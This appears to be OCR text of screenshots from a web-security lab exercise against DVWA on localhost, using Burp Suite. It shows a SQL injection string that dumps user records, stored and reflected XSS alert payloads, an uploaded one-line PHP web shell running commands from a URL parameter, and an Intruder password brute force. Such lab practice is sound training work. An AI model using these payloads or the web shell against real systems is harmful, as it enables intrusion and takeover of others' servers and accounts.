

Burp Suite Community Edition v2024.5.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Settings
Tasks
New scan
New live task
Filter
1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domain and URLs in suite scope.
Capturing
Time to level up? Catch more bugs with Burp Suite Pro
Find out more
1. Live passive crawl from Proxy (all traffic)
Summary
Items added to site map
View site map
Host
Method
URL
Status Code
MIME Type
No items to show
Items found in the crawl will display here.
Task configuration
View configuration
Task type: Live passive crawl
Scope: Proxy (all traffic)
Configuration: Add links. Add item itself, same domain and URLs in suite scope.
Capturing
Task progress
Site map items added: 0
Responses processed: 0
Responses queued: 0
Task log
Event log (1)
All issues



Vulnerability: SQL Injecti
localhost/DVWA/vulnerabilities/sqli/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Vulnerability: SQL Injection
User ID: 1' OR '1'='1 Submit
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/



Vulnerability: SQL Injecti
localhost/DVWA/vulnerabilities/sqli/?id=1%27+OR+%271%27%3D%271&Submit=Submit#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
Vulnerability: SQL Injection
User ID: Submit
ID: 1' OR '1'='1
First name: admin
Surname: admin
ID: 1' OR '1'='1
First name: Gordon
Surname: Brown
ID: 1' OR '1'='1
First name: Hack
Surname: Me
ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso
ID: 1' OR '1'='1
First name: Bob
Surname: Smith
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/



Apps
Places
Jun 27 07:12
Vulnerability: Stored Cro
localhost/DVWA/vulnerabilities/xss_s/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name * scriptal
Message * <script>alert('XSS')</script>
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name:
Name: jaggu
Message:
Name: scriptal
Message:
More Information
https://owasp.org/www-community/attacks/xss
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.cgisecurity.com/xss-faq.html
https://www.scriptalert1.com/



Apps
Places
Jun 27 07:11
Vulnerability: Stored Cro
localhost/DVWA/vulnerabilities/xss_s/
localhost says
XSS
OK


localhost/DVWA/vulnerabilities/xss_r/?name=<script>alert%28%27Hacked%27%29<%2Fscript>#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name? <script>alert('Hacked')</script> Submit
Hello
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.cgisecurity.com/xss-faq.html
https://www.scriptalert1.com/
Username: admin



Apps
Places
Jun 27 07:13
Vulnerability: Reflected C
localhost/DVWA/vulnerabilities/xss_r/?name=<script>alert%28%27Hacked%27%29<%2Fscript>#
localhost says
Hacked
OK



Vulnerability: File Upload
localhost/DVWA/vulnerabilities/upload/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
Vulnerability: File Upload
Choose an image to upload:
Choose File
No file chosen
Upload
More Information
https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
https://www.acunetix.com/websitesecurity/upload-forms-threat/


Vulnerability: File Upload
localhost/DVWA/vulnerabilities/upload/#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Vulnerability: File Upload
Choose an image to upload:
Choose File
No file chosen
Upload
../../hackable/uploads/shell.php succesfully uploaded!
More Information
https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
https://www.acunetix.com/websitesecurity/upload-forms-threat/


root@kali: /home/kali/Downloads
GNU nano 8.1
shell.php
<?php system($_GET['cmd']); ?>
[Read 1 line]
^G Help
^X Exit
^O Write Out
^R Read File
^F Where Is
^\ Replace
^K Cut
^U Paste
^T Execute
^J Justify


Burp Suite Community Edition v2024.5.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Settings
23 × 24 ×
Positions Payloads Resource pool Settings
Choose an attack type
Start attack
Attack type: Sniper
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://localhost
Update Host header to match target
Add §
Clear §
1 GET /dvwa/vulnerabilities/brute/?username=admin&password=$ddummy$&Login=Login HTTP/1.1


Burp Suite Community Edition v2024.5.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Settings
23 × 24 ×
Positions Payloads Resource pool Settings
Payload sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 7
Payload type: Simple list
Request count: 7
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
1234
password
admin
password123
dvwa
qwerty
123456
Add
Enter a new item
Add from list ... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
Event log (12)
All issues
Memory: 120.6MB


2. Intruder attack of http://localhost
Attack Save
2. Intruder attack of http://localhost
Attack
Save
Results Positions Payloads Resource pool Settings
Intruder attack results filter: Showing all items
Request Payload Status code Response received Error Timeout Length Comment
0 200 25 5030
1 1234 200 31 5029
2 password 200 1 5072
3 admin 200 35 5030
4 password123 200 2 5030
5 dvwa 200 5 5030
6 qwerty 200 6 5030
7 123456 200 9 5030
Request Response